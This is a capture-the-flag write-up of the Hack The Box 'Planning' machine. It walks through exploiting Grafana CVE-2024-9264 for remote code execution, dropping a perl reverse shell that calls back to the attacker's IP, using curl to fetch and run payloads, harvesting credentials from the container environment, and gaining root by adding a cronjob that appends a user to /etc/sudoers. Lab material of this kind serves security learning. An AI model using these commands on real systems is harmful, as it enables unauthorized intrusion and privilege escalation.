# Hack The Box - Planning Writeup

lpolpo14

September 20, 2025

Figure 1: Selected Machine

**Note:** The original Writeup was written in Hellenic, and with the assistance of ChatGPT (GPT-5 Thinking mini) by OpenAI was translated accordingly to English. The rest of my Writeups (Apart from the Machine Heal) were written in English from the outset. Thank you for reading!

## Contents

## 1 Network Enumeration

Before continuing the description, **it should be noted that credentials for an account were provided by the platform from the outset**, specifically: admin / 0D5oT70Fq13EvB5r. It will be explained later where their value becomes apparent.

The first step is to identify the services the machine provides. To achieve this we perform network enumeration using nmap. In the next console excerpt we use nmap with the -sV option which is used to give more information about services and -sC which runs default scripts that can provide additional information about the services.

```
$ nmap –sV –sC 10.10.11.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025–05–16 02:23 EEST
Nmap scan report for planning.htb (10.10.11.68)
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp open  SSH     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| SSH–hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http–server–header: nginx/1.24.0 (Ubuntu)
|_http–title: Edukate – Online Education Website
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```

The -sU option was also used to perform UDP probes, which did not return any results. In conclusion, the initial access will be performed via the website served on port 80, since the credentials provided initially are not for the secure shell (SSH).

## 2 Website Exploration

Initially, to gain access to the specific website, the following addition was made to the /etc/hosts file in order to map the website domain to its IP:

```
10.10.11.68 planning.htb
```

The site that appears is named EDUKATE and concerns various paid educational activities. After extensive scanning using tools such as ffuf, sqlmap, zaproxy, and nuclei, it was determined that looking for vulnerabilities on this particular site was not the right idea, since there was no login form to use the provided account credentials, and indeed it was a decoy. To find further attack surface, a Virtual Host scan was performed with the following results:

```
$ ffuf –w /usr/share/SecLists–master/Discovery/DNS/bitquark–subdomains–top100000.txt:FUZZ –u
     http://planning.htb/ –H 'Host: FUZZ.planning.htb' –fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0–dev
________________________________________________
```

```
 :: Method           : GET
 :: URL              : http://planning.htb/
 :: Wordlist         : FUZZ: /usr/share/SecLists-master/Discovery/DNS/bitquark-subdomains-
    top100000.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 110ms]
```

Therefore, the next site to study is that of Grafana, an open-source, multi-platform web application for analytics and interactive visualization.[1]. After adding the site to /etc/hosts, it was explored.

Figure 2 shows the main login page of the newly discovered Grafana site. Entering the credentials provided from the outset results in a successful login.




Figure 2: Grafana's Login Page

Similarly, Figure 3 shows the main page, and in the top-right of the figure the application version is displayed, Grafana v11.0.0. For this specific version an online search for vulnerabilities was performed, successfully.

The vulnerability CVE-2024-9264 is an ideal candidate, since for this version it allows even Remote Code Execution via SQL Injection. However, it requires DuckDB to be installed and added to the Grafana Server's $PATH, a step that is not natively supported by the application. In our case, though, the vulnerability is present and will be exploited.

## 3 Initial Foothold - Remote Code Execution

The provided python script CVE-2024-9264 requires as input a user account and the address judged to be vulnerable as shown in the next snippet:

[1]Grafana Wikipedia Page




Figure 3: Main Grafana Page

```
$ python3 CVE-2024-9264.py -u user -p user -c <shell-cmd> http://localhost:3000
```

With the -c option we give the command we want to execute remotely. The code was then run as follows:

```
$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c whoami  http://
    grafana.planning.htb/

[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: whoami
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('whoami >/
    tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
root
```

Although the code works, the result is unusual, since it appears we have root privileges. Afterwards, once the functionality was confirmed, an attempt was made to obtain a remote shell. The version of bash used by the remote machine as well as some gaps in its software made access via bash impossible. An exploration was then carried out for other software with which we could create a reverse shell using the website Reverse Shell Generator. Eventually perl was found via the which perl command. Therefore, it was decided to create a file shell.pl with the following code generated by the mentioned site:

```
perl -e 'use Socket;$i="10.10.16.54";$p=9002;socket(S,PF_INET,SOCK_STREAM,getprotobyname("
    tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S")
    ;open(STDERR,">&S");exec("/bin/bash -i");};'
```

Next, a temporary HTTP web server was created via Python on my machine to transfer the files with the following line:

```
$ python3 -m http.server 8000
```

Then the listener port from which the final remote connection would be made was prepared as follows:

```
$ nc -lvnp 9002
listening on [any] 9002 ...
```

We are now ready to obtain the initial remote access. For this, the following three commands were used:

```
$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "curl http://10.10.16.54:8000/
    shell.pl -o /tmp/shell.pl" http://grafana.planning.htb/
$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "chmod 777 /tmp/shell.pl" http
    ://grafana.planning.htb/
$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "/usr/bin/perl /tmp/shell.pl"
    http://grafana.planning.htb/
```

In the previous snippet we essentially fetch the perl file on the remote machine, give it execute permissions and finally run the reverse shell, gaining access to the machine.

## 4 Docker Exploration - User Flag

Having gained access, the reason the remote user had root privileges was because the machine was running inside a Docker environment, as can be judged from the presence of the file .dockerenv in the root directory (/):

```
total 60
drwxr-xr-x   1 root root 4096 Apr  4 10:23 .
drwxr-xr-x   1 root root 4096 Apr  4 10:23 ..
-rwxr-xr-x   1 root root    0 Apr  4 10:23 .dockerenv
lrwxrwxrwx   1 root root    7 Apr 27  2024 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr 18  2022 boot
drwxr-xr-x   5 root root  340 May 18 14:50 dev
drwxr-xr-x   1 root root 4096 Apr  4 10:23 etc
<SNIP>
```

Initially various enumeration scripts were downloaded to explore the environment. LinPEAS was used for general discovery, and the tools CDK and deepce were also tried to assist with privilege escalation inside Docker and containers in general. The latter two tools did not return anything noteworthy — there was no .sock file, mounting an external disk was unproductive, and the user had a limited set of commands.

The answer was simpler and was provided via LinPEAS. This container had hardcoded credentials stored in its environment as shown in the next snippet:

```
$ env
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
SHLVL=0
AWS_AUTH_EXTERNAL_ID=
HOME=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
```

```
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
    :/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/usr/share/grafana
```

Thus the password RioTecRANDEntANT! for user enzo was obtained, which was subsequently used to connect via ssh and retrieve the user's flag:

```
$ ssh enzo@10.10.11.68
enzo@10.10.11.68's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)
Last login: Sun May 18 21:34:30 2025 from 10.10.16.54
enzo@planning:~$ ls
user.txt
enzo@planning:~$ cat user.txt
```

## 5 Privilege Escalation - Root Flag

Unfortunately, there was no obvious initial way to obtain superuser privileges.

```
enzo@planning:~$ groups
enzo
enzo@planning:~$ sudo -l
Sorry, user enzo may not run sudo on planning.
```

It was therefore decided to use the enumeration script LinPEAS. To fetch the .sh file on the remote host a temporary HTTP server was created as before:

```
$ python3 -m http.server 8000
```

And the files were afterwards downloaded with the following commands:

```
$ curl http://10.10.16.54:8000/linpeas.sh -o  linpeas.sh && chmod 777 linpeas.sh
$ ./linpeas.sh
```

Below are the main observations from the script output:

- No exploits are recommended based on identified vulnerabilities
- We are not in a container or cloud environment anymore (or at least not detected)
- There is no cron job to which we currently have write access
- There are some ports awaiting connections such as 8000 which will be examined further
- The only other user on this system is root
- The application Crontab-UI is installed, which makes CronJobs easy to manage
- There are no available Tmux sessions to hijack
- There are many files named credentials and passwords.

Indeed, based on the last observation, there is a file named crontab.db, which when opened yields the following interesting results:

```
$ cat /opt/crontabs/crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/
    grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/
    backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz
    ","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (
    Coordinated Universal Time)","logging":"false","mailing":
<SNIP>
```

We now have a password that belongs to root, P4ssw0rdS0pRi0T3c. But what service does it grant access to? Based on the previous snippet, we observe that this password is used to secure a zip file containing the application's backup files. The file that contained the password relates to Crontab-UI, so it potentially concerns it indirectly. The application listens by default on port 8000, which LinPEAS reports as open. Functionality was tested with the following command:

```
$ curl localhost:8000 -v
* Host localhost:8000 was resolved.
<SNIP>
< HTTP/1.1 401 Unauthorized
< X-Powered-By: Express
< WWW-Authenticate: Basic realm="Restricted Area"
<SNIP>
```


The website works normally. To access this page via a web browser port forwarding was used with the following command:

```
$ ssh -L 8000:127.0.0.1:8000 enzo@10.10.11.68
```

With this we essentially forward port 8000 from the remote machine to port 8000 on my local machine. Opening the web browser confirms the page is functioning correctly.

Initially, the site asks for user credentials. If root is given as the username and the previously found P4ssw0rdS0pRi0T3c as the password, the login to the site is successful as shown in Figure 4

We can now create any cronjobs we desire with full root privileges! We chose to create the cronjob shown in Figure 5, which adds us to the list of members who can use the sudo command.



Cronjobs

Environment Variables:

# Please set PATH, MAILTO, HOME... here

Show 10 entries

Search:

| # | Name | Job | Time | Last Modified |
|---|---|---|---|---|
| 1. | Cleanup | /root/scripts/cleanup.sh | * * * * * | 3 months ago |
| 2. | Grafana backup | /usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz | @daily | 3 months ago |


Showing 1 to 2 of 2 entries

Previous 1 Next

Figure 4: Crontab-UI

And as such we have become root, and can easily capture the flag:

```
enzo@planning:~$ sudo su -
root@planning:~# whoami
root
root@planning:~# cat /root/root.txt
```



Name (Optional): root!

Command: echo "enzo ALL=(ALL) ALL" >> /etc/sudoers

| Minute | Hour | Day | Month | Week |
|---|---|---|---|---|
| * | * | * | * | * |

Job: echo "enzo ALL=(ALL) ALL" >> /etc/sudoers

☐ Enable error logging.

Figure 5: Adding Enzo to Sudoers